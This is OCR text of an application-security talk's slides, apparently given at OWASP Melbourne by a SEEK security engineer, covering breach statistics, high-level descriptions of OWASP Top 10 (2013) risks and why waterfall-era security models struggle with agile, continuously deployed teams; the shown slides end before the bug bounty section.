seekurity


Securing SEEK's Web Applications @ Scale

Julian Berton

- Application Security Engineer at SEEK
- OWASP Melbourne chapter lead
- Web developer in a previous life
- Climber of rocks

Contact

- meetup.com/Application-Security-OWASP-Melbourne/
- @JulianBerton (Twitter - not very active)
- au.linkedin.com/in/julianberton
- bertonjulian.github.io (Blog - also not very active)



OWASP Melbourne - Application Security

Melbourne, Australia

Founded Nov 11, 2013

About us...

Invite friends

Members	496
Group reviews	7
Upcoming Meetups	1
Past Meetups	14

Welcome!

✚ SCHEDULE A NEW MEETUP

Upcoming | Past | Calendar

There are no upcoming Meetups

You can schedule one!

Schedule a Meetup

Recent Meetups

What's new

MORE

NEW MEMBER

Moss Ebeling joined

Todays Agenda

- Cyber, Cyber, Cyber…
- Why the current security model is failing?
- Bug bounty programs, the what and why?


Cyber All The Things…

2


TRUSTWAVE GLOBAL SECURITY REPORT

Trustwave®


Compromises By Environment



Data Targeted





How Companies Are Compromised




OWASP Top 10

- Awareness document for web application security.
- Updated every 3 years.
- Short descriptions and example scenarios.
- Broad consensus about what the most critical web application security flaws are.


OWASP
The Open Web Application Security Project
OWASP Top 10 - 2013
The Ten Most Critical Web Application Security Risks
release



A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.



The Problem?

Wait… There is a problem?


The Current Security Model

The current application security model was designed when:

- There were 3-6 month deploy to prod cycles (think waterfall).
- One software stack per company (for example, only allowed to use C#, .NET, SQL Server and IIS).
- Ratio of security people to devs… Well that's always been skewed :)

So how was app sec approached?

The Current Security Model



Requirements

Design

Implementation

Verification

Maintenance


Insert pen test here...Woot security is done!

The Current Software Development Cycle


- Small teams (Max 5-10)
- Agile development methodologies (move faster)
- Teams can choose what stack to use…
- CD / CI , deploy to prod daily (move even faster)

Security Vs Tech

